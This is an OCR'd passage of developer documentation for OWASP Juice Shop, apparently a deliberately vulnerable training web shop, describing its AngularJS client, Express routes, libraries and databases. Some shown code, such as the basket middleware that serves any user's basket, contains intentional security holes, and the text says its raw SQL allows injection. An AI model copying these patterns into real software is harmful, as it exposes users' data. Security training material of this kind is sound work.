
```
angular.module('juiceShop').controller('ContactController', [
  '$scope',
  'FeedbackService',
  'UserService',
  'CaptchaService',
  function ($scope, feedbackService, userService, captchaService) {
    'use strict'

    userService.whoAmI().then(function (data) {
      $scope.feedback = {}
      $scope.feedback.UserId = data.id
      $scope.userEmail = data.email || 'anonymous'
    })

    function getNewCaptcha () {
      captchaService.getCaptcha().then(function (data) {
        $scope.captcha = data.captcha
        $scope.captchaId = data.captchaId
      })
    }
    getNewCaptcha()

    $scope.save = function () {
      $scope.feedback.captchaId = $scope.captchaId
      feedbackService.save($scope.feedback).then(function (savedFeedback) {
        $scope.error = null
        $scope.confirmation = 'Thank you for your feedback' + (savedFeedback.rating ===
= 5 ? ' and your 5-star rating!' : '.')
        $scope.feedback = {}
        getNewCaptcha()
        $scope.form.$setPristine()
      }).catch(function (error) {
        $scope.error = error
        $scope.confirmation = null
        $scope.feedback = {}
        $scope.form.$setPristine()
      })
    }
  }])
```

 Unit tests for all controllers can be found in the `test/client/controllers` folder. Like the service unit tests they are written in Jasmine 3 and run on Karma.

Views

> In AngularJS, templates are written with HTML that contains AngularJS-specific elements and attributes. AngularJS combines the template with information from the model and controller to render the dynamic view that a user sees in the browser.[3]

Each screen within the application is defined in a HTML view template in the folder `app/views`. The views are written as HTML5 using Bootstrap for styling and responsiveness. Furthermore most views incorporate some UI Bootstrap component specifically for AngularJS and several icons from the Font Awesome 5 collection.



The following code snippet shows the `Contact.html` view which, together with the previously shown `ContractController.js` represent the *Contact Us* screen.

```
<div class="row">
    <section class="col-md-6 col-md-offset-3 col-sm-8 col-sm-offset-2">
        <h3 class="page-header page-header-sm" translate="TITLE_CONTACT"></h3>
```

```
        <div>

            <form role="form" name="form" novalidate>
                <input type="text" id="userId" ng-model="feedback.UserId" ng-hide="tru
e"/>
                <div class="alert-info" ng-show="confirmation && !form.$dirty">
                    <p>{{confirmation}}</p>
                </div>
                <div class="alert-danger" ng-show="error && !form.$dirty">
                    <p>{{error}}</p>
                </div>
                <div class="alert-danger" ng-show="form.$invalid && form.$dirty">
                    <p ng-show="form.feedbackComment.$error.required && form.feedbackC
omment.$dirty" translate="MANDATORY_COMMENT"></p>
                    <p ng-show="form.feedbackComment.$error.maxlength && form.feedback
Comment.$dirty" translate="INVALID_COMMENT_LENGTH" translate-value-length="1-160"></p>
                    <p ng-show="form.feedbackRating.$error.required && form.feedbackRa
ting.$dirty" translate="MANDATORY_RATING"></p>
                    <p ng-show="form.feedbackCaptcha.$error.required && form.feedbackC
aptcha.$dirty" translate="MANDATORY_CAPTCHA"></p>
                </div>

                <div class="container-fluid well">

                        <div class="row">
                            <div class="form-group">
                                <label translate="LABEL_AUTHOR"></label>
                                <label class="form-control input-sm">{{userEmail}}</la
bel>
                            </div>
                        </div>
                        <div class="row">
                            <div class="form-group">
                                <label for="feedbackComment" translate="LABEL_COMMENT">
</label>
                                <textarea class="form-control input-sm" id="feedbackCo
mment" name="feedbackComment" ng-model="feedback.comment" required ng-maxlength="160">
</textarea>
                            </div>
                        </div>
                        <div class="row">
                            <div class="form-group">
                                <label translate="LABEL_RATING"></label>
                                <span uib-rating max="5" name="feedbackRating" ng-model
="feedback.rating" required></span>
                            </div>
                        </div>
                        <div class="row">
                            <div class="form-group">
                                <label translate="LABEL_CAPTCHA"></label> 
                                <code id="captcha">{{captcha}}</code> <label>?</l
abel>
```

```
                                <input class="form-control input-sm" name="feedbackCap
tcha" ng-model="feedback.captcha" required/>
                            </div>
                        </div>
                        <div class="row">
                                <div class="form-group">
                                    <button type="submit" id="submitButton" class="btn
 btn-primary" ng-disabled="form.$invalid" ng-click="save()"><i class="fas fa-paper-pla
ne fa-lg"></i> <span translate="BTN_SUBMIT"></span></button>
                                </div>
                        </div>
                </div>
            </form>

        </div>

    </section>
</div>
```

Index page template

The `app/index.template.html` file is the entry point the Juice Shop web client. It loads all required CSS stylesheets and JavaScript libraries and includes the application's own client-side code. It also defines the surrounding elements of the application, such as the

- navigation bar and menu items
- challenge-related pop-ups
- cookie consent banner
- *Fork me on GitHub* ribbon.

For developers it is important to only make changes in the `index.template.html` file but **never** in the `index.html` which will be generated from the template during server startup. This intermediary step is necessary for the visual Customization of the application.

Internationalization

All static texts in the user interface are fully internationalized using the `angular-translate` module. Texts coming from the server (e.g. product descriptions or server error messages) are always in English.

No hard-coded texts are allowed in any of the Views or Controllers. Instead, property keys have to be defined and are usually specified in a `translate` attribute which can be placed in most HTML tags and will later be resolved by the `$translateProvider` service. You might have noticed several of these `translate` attributes in the `Contact.html` code snippet from the Views section.

The different translations are maintained in JSON files in the `/app/i18n` folder. The only file that should be touched by developers is the `en.json` file for the original English texts. New properties are exclusively added here. When pushing the `develop` branch to GitHub, the online translation provider will pick up changes in `en.json` and adapt all other language files accordingly. All this happens behind the scenes in a distinct branch `l10n_develop` which will be manually merged back into `develop` on a regular basis.

To learn about the actual translation process please refer to the chapter Helping with translations.

Client-side code minification

All client side code (except the `index.html`) is first *uglified* (for security by obscurity) and then *minified* (for initial load time reduction) during the build process (launched with `npm install`) of the application. This creates an `app/dist/juice-shop.min.js` file, which is included by the `index.html` to load all application-specific client-side code.


If you want to quickly test client-side code changes, it can be cumbersome to launch `npm install` over and over again. Instead you can simply trigger the minification to generate the `juice-shop.min.js` file with

```
grunt minify
```

and then refresh your browser with `F5` to test your changes. This will require grunt being installed globally on your system, so if above command fails for you, please run `npm install -g grunt-cli` once to install this useful task runner. From then on, `grunt minify` should work.

Server Tier

The backend of OWASP Juice Shop is a Node.js application based on the Express web framework.



ℹ️ On the server side all JavaScript code must be compliant to javascript (ES6) syntax.

Routes

> Routing refers to determining how an application responds to a client request to a particular endpoint, which is a URI (or path) and a specific HTTP request method (GET, POST, and so on).
>
> Each route can have one or more handler functions, which are executed when the route is matched.[4]

Routes are defined via the the Express framework and can be handled by any of the following middlewares:

- An automatically generated API endpoint for one of the exposed tables from the application's Data model
- A hand-written middleware which encapsulates some business or technical responsibility
- Some third-party middleware that fulfills a non-functional requirement such as
  - file serving (via `serve-index` and `serve-favicon`)
  - adding HTTP security headers (via `helmet` and `cors`)
  - extracting cookies from HTTP requests (via `cookie-parser`)
  - writing access logs (via `morgan`)
  - catching unhandled exceptions and presenting a default error screen (via `errorhandler`)

🛠️ Integration tests for all routes can be found in the `test/api` folder alongside all other API endpoint tests, from where Frisby.js/Jest assert the functionality of the entire backend on HTTP-request/response level.

Generated API endpoints

Juice Shop uses the Epilogue middleware to automatically create REST endpoints for most of its Sequelize models. For e.g. the `User` model the generated endpoints are:

- `/api/Users` accepting
  - `GET` requests to retrieve all (or a filtered list of) user records
  - and `POST` requests to create a new user record
- `/api/Users/{id}` accepting
  - `GET` requests to retrieve a single user record by its database ID
  - `PATCH` requests to update a user record
  - `DELETE` requests to delete a user record


Apart from the `User` model also the `Product`, `Feedback`, `BasketItem`, `Challenge`, `Complaint`, `Recycle`, `SecurityQuestion` and `SecurityAnswer` models are exposed in this fashion.

Not all HTTP verbs are accepted by every endpoint. Furthermore, some endpoints are protected against anonymous access and can only be used by an authenticated user. This is described later in section Access control on routes.

```
epilogue.initialize({
  app,
  sequelize: models.sequelize
})

const autoModels = ['User', 'Product', 'Feedback',
'BasketItem', 'Challenge', 'Complaint', 'Recycle',
'SecurityQuestion', 'SecurityAnswer']

for (const modelName of autoModels) {
  const resource = epilogue.resource({
    model: models[modelName],
    endpoints: [`/api/${modelName}s`, `/api/${modelName}s/:id`]
  })

  // fix the api difference between epilogue and previously
  // used sequlize-restful
  resource.all.send.before((req, res, context) => {
    context.instance = {
      status: 'success',
      data: context.instance
    }
    return context.continue
  })
}
```

Hand-written middleware

The business functionality in the application backend is separated into tightly scoped middleware components which are placed in the `routes` folder.



These middleware components are directly mapped to Express routes.

Each middleware exposes a single function which encapsulates their responsibility. For example, the `angular.js` middleware delivers the `index.html` page to the client:

```
const path = require('path')
const utils = require('../lib/utils')

module.exports = function serveAngularClient () {
  return ({url}, res, next) => {
    if (!utils.startsWith(url, '/api') && !utils.startsWith(url, '/rest')) {
      res.sendFile(path.resolve(__dirname, '../app/index.html'))
    } else {
      next(new Error('Unexpected path: ' + url))
    }
  }
}
```

If a hand-written middleware is involved in a hacking challenge, it must assess on its own if the challenge has been solved. For example, in the `basket.js` middleware where successfully accessing another user's shopping basket is verified:

```
const utils = require('../lib/utils')
const insecurity = require('../lib/insecurity')
const models = require('../models/index')
const challenges = require('../data/datacache').challenges

module.exports = function retrieveBasket () {
  return (req, res, next) => {
    const id = req.params.id
    models.Basket.find({ where: { id }, include: [ { model: models.Product, paranoid:
false } ] })
      .then(basket => {
        if (utils.notSolved(challenges.basketChallenge)) {
          const user = insecurity.authenticatedUsers.from(req)
          if (user && id && id !== 'undefined' && user.bid != id) {
            utils.solve(challenges.basketChallenge)
          }
        }
        res.json(utils.queryResultToJson(basket))
      }).catch(error => {
        next(error)
      })
  }
}
```

The only middleware deviating from above specification is `verify.js`. It contains no business functionality. Instead of one function it exposes several named functions on challenge verification for Generated API endpoints, for example:

```
app.post('/api/Feedbacks', verify.forgedFeedbackChallenge())
app.post('/api/Feedbacks', verify.captchaBypassChallenge())
```

The same applied for any challenges on top of third-party middleware, for example:

```
app.use(verify.errorHandlingChallenge())
app.use(errorhandler())
```

Similar to the Generated API endpoints, not all hand-written endpoints can be used anonymously. The upcoming section Access control on routes explains the available authorization checks.

Unit tests for hand-written routes can be found in the `test/server` folder. These tests are written using the Chai assertion library in conjunction with the Mocha test framework.

Access control on routes

For both the generated and hand-written middleware access can be retricted on the corresponding routes by adding `insecurity.denyAll()` or `insecurity.isAuthorized()` as an extra middleware. Examples for denying all access to certain HTTP verbs for the `SecurityQuestion` and `SecurityAnswer` models:

```
/* SecurityQuestions: Only GET list of questions allowed. */
app.post('/api/SecurityQuestions', insecurity.denyAll())
app.use('/api/SecurityQuestions/:id', insecurity.denyAll())

/* SecurityAnswers: Only POST of answer allowed. */
app.get('/api/SecurityAnswers', insecurity.denyAll())
app.use('/api/SecurityAnswers/:id', insecurity.denyAll())
```

The following snippet show the authorization settings for the `User` model which allows only `POST` to anonymous users (for registration) and requires to be logged-in for retrieving the list of users or individual user records. Deleting users is completely forbidden:

```
app.get('/api/Users', insecurity.isAuthorized())
app.route('/api/Users/:id')
  .get(insecurity.isAuthorized())
  .put(insecurity.denyAll()) // Updating users is forbidden to make the password chang
e challenge harder
  .delete(insecurity.denyAll()) // Deleting users is forbidden entirely to keep login
challenges solvable
```

Custom libraries

Two important and widely used custom libraries reside in the `lib` folder, one containing useful utilities (`lib/utils.js`) and the other encapsulating many of the broken security features (`lib/insecurity.js`) of the application.

Useful utilities

The main responsibility of the `utils.js` module is setting challenges as solved and sending associated notifications, optionally including a CTF flag code. It can also retrieve any challenge by its name and check if a passed challenge is not yet solved, to avoid unnecessary (and sometimes expensive) repetitive solving of the same challenge.

```
exports.solve = function (challenge, isRestore) {
  const self = this
  challenge.solved = true
  challenge.save().then(solvedChallenge => {
    solvedChallenge.description = entities.decode(sanitizeHtml(solvedChallenge.descrip
tion, {
      allowedTags: [],
      allowedAttributes: []
    }))
    console.log(colors.green('Solved') + ' challenge ' + colors.cyan(solvedChallenge.n
ame) + ' (' + solvedChallenge.description + ')')
    self.sendNotification(solvedChallenge, isRestore)
  })
}

exports.sendNotification = function (challenge, isRestore) {
  if (!this.notSolved(challenge)) {
    const flag = this.ctfFlag(challenge.name)
    const notification = {
      name: challenge.name,
      challenge: challenge.name + ' (' + challenge.description + ')',
      flag: flag,
      hidden: !config.get('application.showChallengeSolvedNotifications'),
      isRestore: isRestore
    }
    notifications.push(notification)
    if (global.io) {
      global.io.emit('challenge solved', notification)
    }
  }
}
```

It also offers some basic `String` and `Date` utilities along with data (un-)wrapper functions and a method for the synchronous file download used during Customization.


Insecurity features

The `insecurity.js` module offers all security-relevant utilities of the application, but of course mostly in some broken or flawed way:

- Hashing functions borh weak (`hash()`) and relatively strong (`hmac()`)
- Route authorization via JWT with `denyAll()` and `isAuthorized()` (see Access control on routes) and corresponding grant of permission for a users with `authorize()`
- HTML sanitization by exposing a (vulnerable) external library as function `sanitizeHtml()`
- Keeping a bi-directional map of users with their current authentication token (JWT) in `authenticatedUsers`
- Coupon code creation and verification functions `generateCoupon()` and `discountFromCoupon()`
- A whitelist of allowed redirect URLs and a corresponding check function `isRedirectAllowed()`
- CAPTCHA verification via `verifyCaptcha()` which compares the user's answer against the requested CAPTCHA from the database

Storage Tier

SQLite and MarsDB form the backbone of the Juice Shop, as an e-commerce application without storage for its product, customer and associated data would not be very realistic. The Juice Shop uses light-weight implementations on the database layer to keep it runnable as a single "all-inclusive" server which can be deployed in various ways with ease.




Database

For the main database of the Juice Shop the file-based SQLite engine is used. It does not require a separate server but is accessed directly from `data/juiceshop.sqlite` on the file system of the Node.js server. For ease of use and more flexibility the relational mapping framework Sequelize is used to actually access the data through a querying API. Sometime plain SQL is used as well, and of course in an unsafe way that allows Injection.

Data model

The relational data model of the Juice Shop is very straightforward. It features the following tables:

- `Users` which contains all registered users (i.e. potential customers) of the web shop.
- The table `SecurityQuestions` contains a fixed number of security questions a user has to choose from during registration. The provided answer is stored in the table `SecurityAnswers`.
- The `Products` table contains the products available in the shop including price data.
- When logging in every user receives a shopping basket represented by a row in the `Baskets` table. When putting products into the basket this is reflected by entries in `BasketItems` linking a product to a basket together with a quantity.
- Users can interact further with the shop by
  - giving feedback which is stored in the `Feedbacks` table
  - complaining about recent orders which creates entries in the `Complaints` table
  - asking for fruit-pressing leftovers to be collected for recycled via the `Recycles` table.
- The table `Captchas` stores all generated CAPTCHA questions and answers for comparison with the users response.
- The `Challenges` table would not be part of the data model of a normal e-commerce application, but for simplicities sake it is kept in the same schema. This table stores all hacking challenges that the OWASP Juice Shop offers and persists if the user already solved them or not.



Non-relational database

Not all data of the Juice Shop resides in a relational schema. The product `reviews` are stored in a non-relational in-memory MarsDB instance. An example user `reviews` entry might look like the following inside MarsDB:

```
{"message":"One of my favorites!","author":"admin@juice-sh.op","product":1,"_id":"PaZj
AKKMaxWieSF65"}
```

All interaction with MarsDB happens via the MongoDB query syntax.

Populating the databases

The OWASP Juice Shop comes with a `data/datacreator.js` module that is automatically executed on every server start after the SQLite file and in-memory MarsDB have been cleared. It populates all tables with some initial data which makes the application usable out-of-the-box:

```
module.exports = async () => {
  const creators = [
    createUsers,
    createChallenges,
    createRandomFakeUsers,
    createProducts,
    createBaskets,
    createBasketItems,
    createFeedback,
    createComplaints,
    createRecycles,
    createSecurityQuestions,
    createSecurityAnswers
  ]

  for (const creator of creators) {
    await creator()
  }
}
```

For the `Users` and `Challenges` tables the rows to be inserted are defined via YAML files in the `data/static` folder. As the contents of the `Products` table and the non-relational `reviews` collection can be customized, it is populated based on the active configuration file. By default this is `config/default.yml`).

The data in the `Feedbacks` , `SecurityQuestions` , `SecurityAnswers` , `Basket` , `BasketItem` , `Complaints` and `Recycles` tables is statically defined within the `datacreator.js` script. They are so simple that a YAML declaration file seemed like overkill.

The `Captchas` table remains empty on startup, as it will dynamically generate a new CAPTCHA every time the *Contact us* page is visited.

File system

The folder `ftp` contains some files which are directly accessible. When a user completes a purchase, an order confirmation PDF is generated and placed into this folder. Other than that the `ftp` folder is also used to deliver the shop's terms of use to interested customers.

Uploaded complaint files


The *File complaint* page contains a file upload field to attach one of the previously mentioned order confirmation PDFs. While these are really uploaded to the server, they are *not written* to the file system but discarded for security reasons: Publicly hosted Juice Shop instances are not supposed to be abused a malware distribution sites or file shares.

End-to-end tests

> As applications grow in size and complexity, it becomes unrealistic to rely on manual testing to verify the correctness of new features, catch bugs and notice regressions. Unit tests are the first line of defense for catching bugs, but sometimes issues come up with integration between components which can't be captured in a unit test. End-to-end tests are made to find these problems.[5]

The folder `test/e2e` contains an extensive suite of end-to-end tests which **automatically solves *every* challenge** in the Juice Shop application. Whenever a new challenge is added, a corresponding end-to-end test needs to be included, to prove that it can be exploited.

It is quite an impressive sight to see how 63 hacking challenges are solved without any human interaction in a few minutes. The e2e tests constantly jump back and forth between attacked pages and the Score Board letting you watch as the difficulty stars and progress bar slowly fill and ever more green "solved"-badges appear. There is a video recording of this on YouTube for the 7.0.0 release of the Juice Shop.



These tests are written and executed with Protractor which uses Selenium WebDriver under the hood.

1. https://docs.angularjs.org/guide/services ↩
2

[2]. https://docs.angularjs.org/guide/controller ↩

